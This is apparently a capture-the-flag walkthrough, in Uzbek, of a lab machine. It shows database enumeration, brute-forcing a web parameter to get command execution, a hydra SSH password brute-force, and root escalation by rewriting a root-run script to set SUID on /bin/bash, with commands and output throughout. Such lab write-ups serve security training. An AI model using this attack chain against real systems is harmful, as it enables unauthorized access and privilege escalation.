
MySQL [(none)]> select * from files_secret;
ERROR 1046 (3D000): No database selected
MySQL [(none)]> use files_secret;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'use files_secret' at line 1
MySQL [(none)]> use files_secret;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [files_secret]> show tables;
+-----+
| Tables_in_files_secret |
+-----+
| rutas |
+-----+
1 row in set (0.002 sec)

MySQL [files_secret]> select * from rutas;
+-----+
| id | nombre | ruta |
+-----+
| 1 | imagenes | /var/www/html/files/imagenes/ |
| 2 | documentos | /var/www/html/files/documentos/ |
| 3 | facturas | /var/www/html/files/facturas/ |
| 4 | secret | /unprivate/secret |
+-----+
4 rows in set (0.001 sec)

MySQL [files_secret]>
```


select * from rutas;



Jadvalda /unprivate/secret degan maxfiy yo'l (path) borligini ko'rdim.


/unprivate/secret/ — Burp Intruder orqali brute-force

/unprivate/secret/generate.php sahifasi "content" va "number" nomli ikkita parametr qabul qilar edi. number parametri to'g'ri qiymatga ega bo'lganda, content orqali berilgan buyruqni bajarar edi. Shu sababli Burp Intruder yordamida number qiymatini 1 dan 100 gacha sanab chiqdim.




Grooti Terminal Access

To'g'ri number qiymati (16) topilgach, shu sahifa orqali id komandasi va 16 raqami bilan buyruqlarni yubordim.



Parollar ro'yxatini olish

```
cat password16.txt
```


A terminal window titled 'saidislom@kali/home/kali/Downloads' showing the output of the 'cat password16.txt' command. The output is a list of 40 passwords, including 'admin123', '123456', 'qwerty', 'letmein', 'roottoor', '12345678', 'password', 'summer2025', 'iloveyou', 'hunter2', 'passw0rd', 'toor123', 'changeme', 'adminadmind', 'welcome1', 'trustno1', 'abc123456', 'useruser', 'dragon2024', 'mydogrex', 'grootlove', 'Galaxy42', '!P@ssw0rd!', 'megasecret', 'Y0L0groot', 'P@ss1234', 'monkeybanana', 'Y0grootRUL3Z', 'YoSoYgRo0t', 'finalchance', 'lqaz2wsx', 'batman2025', 'rootroot', 'hello123', and 'hello123'.

```
ls
instrucciones.txt password16.txt password16.zip password1.txt 'Telegram Desktop' 'Vpn Files'
(saidislom@ saidislom)-[/home/kali/Downloads]
$ cat password16.txt
admin123
123456
qwerty
letmein
roottoor
12345678
password
summer2025
iloveyou
hunter2
passw0rd
toor123
changeme
adminadmind
welcome1
trustno1
abc123456
useruser
dragon2024
mydogrex
grootlove
Galaxy42
!P@ssw0rd!
megasecret
Y0L0groot
P@ss1234
monkeybanana
Y0grootRUL3Z
YoSoYgRo0t
finalchance
lqaz2wsx
batman2025
rootroot
hello123
(saidislom@ saidislom)-[/home/kali/Downloads]
$
```

Shu terminal orqali serverdan password16.txt nomli parollar ro'yxatini oldim. Bu ro'yxat SSH parolini topish uchun ishlatildi.

hydra orqali SSH parolini topish

```
hydra -l grooti -P password16.txt ssh://172.17.0.2 -I -f
```

A terminal window titled 'saidislom@kali/home/kali/Downloads' showing the execution of the 'hydra' command. The output includes a warning about SSH configurations, the start of the attack at 2026-07-20 12:31:43, and the successful discovery of the password 'YoSoYgRo0t' for the user 'grooti' on host '172.17.0.2'.


```
(saidislom@ saidislom)-[/home/kali/Downloads]
$ hydra -l grooti -P password16.txt ssh://172.17.0.2 -I -f
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-20 12:31:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 34 login tries (l:1/p:34), ~3 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: grooti password: YoSoYgRo0t
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-20 12:31:47
(saidislom@ saidislom)-[/home/kali/Downloads]
$
```


grooti foydalanuvchisi uchun to'g'ri parol topildi: YoSoYgRo0t

SSH orqali kirish

```
ssh grooti@172.17.0.2
```

A terminal window showing an SSH session. The user is logged in as 'grooti' on host '172.17.0.2'. The terminal displays the Ubuntu 24.04.2 LTS welcome message, system information (GNU/Linux 7.0.12+kali-amd64 x86_64), and links for documentation, management, and support. It also mentions that the system is minimized and provides instructions on how to restore content using the 'unminimize' command. The last login was on Sat Jul 19 17:10:56 2025 from 172.17.0.1. The prompt is 'grooti@91e5cb37948a:~\$'.

```
id whoami
```

A terminal window showing the same SSH session as before. The user has entered the 'id' command, which outputs 'uid=1001(grooti) gid=1001(grooti) groups=1001(grooti),100(users)'. Then, the user has entered the 'whoami' command, which outputs 'grooti'. The prompt is 'grooti@91e5cb37948a:~\$'.

Privilege escalation — /opt/cleanup.sh

```
ls -la /opt cat /opt/cleanup.sh ls -al /tmp/malicious.sh cat /tmp/malicious.sh
```

```
Session Actions Edit View Help
grooti@91e5cb37948a:~$ ls -la /opt
total 12
drwxr-xr-x 1 root root 4096 Jul 22 2025 .
drwxr-xr-x 1 root root 4096 Jul 20 09:11 ..
-rwxr-xr-- 1 root root 36 Jul 22 2025 cleanup.sh
grooti@91e5cb37948a:~$ cat /opt/cleanup.sh
#!/bin/bash

bash /tmp/malicious.sh
grooti@91e5cb37948a:~$ ls -al /tmp/malicious.sh
-rwxr--r-- 1 root grooti 221 Jul 22 2025 /tmp/malicious.sh
grooti@91e5cb37948a:~$ cat /tmp/malicious.sh
#!/bin/bash

LOG_TEMP="/tmp/mi_log_temporal.log"

echo "Log temporal creado a $(date)" > "$LOG_TEMP"
echo "Archivo $LOG_TEMP creado."

sleep 2

rm -f "$LOG_TEMP"
echo "Archivo $LOG_TEMP eliminado después de 2 segundos."
grooti@91e5cb37948a:~$
```

root tomonidan avtomatik ishga tushiriladigan /opt/cleanup.sh fayli /tmp/malicious.sh skriptini chaqirar ekan, va bu skript grooti guruhi uchun yozish huquqiga ega edi.

/tmp/malicious.sh faylini almashtirib root olish

```
echo -e '#!/bin/bash\nchmod +s /bin/bash' > /tmp/malicious.sh /bin/bash -p
```

```

grootti@91e5cb37948a:~$ ls -al /bin/bash
-rwxr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
grootti@91e5cb37948a:~$ echo -e '#! /bin/bash\nchmod +s /bin/bash' > /tmp/malicious.sh
grootti@91e5cb37948a:~$ cat /tmp/malicious.sh
#!/bin/bash
chmod +s /bin/bash
grootti@91e5cb37948a:~$ ls -al /bin/bash
-rwxr-sr-x 1 root root 1446024 Mar 31 2024 /bin/bash
grootti@91e5cb37948a:~$ /bin/bash -p
bash-5.2# id
uid=1001(grooti) gid=1001(grooti) euid=0(root) egid=0(root) groups=0(root),100(users),1001(grooti)
bash-5.2# whoami
root
bash-5.2#

```

cleanup.sh root nomidan ishga tushgach, **/bin/bash** SUID bit bilan belgilandi, shundan so'ng **/bin/bash -p** buyrug'i orqali root huquqiga ega bo'ldim.

Flag

```
cd /root ls cat grooti.txt
```

[illegible]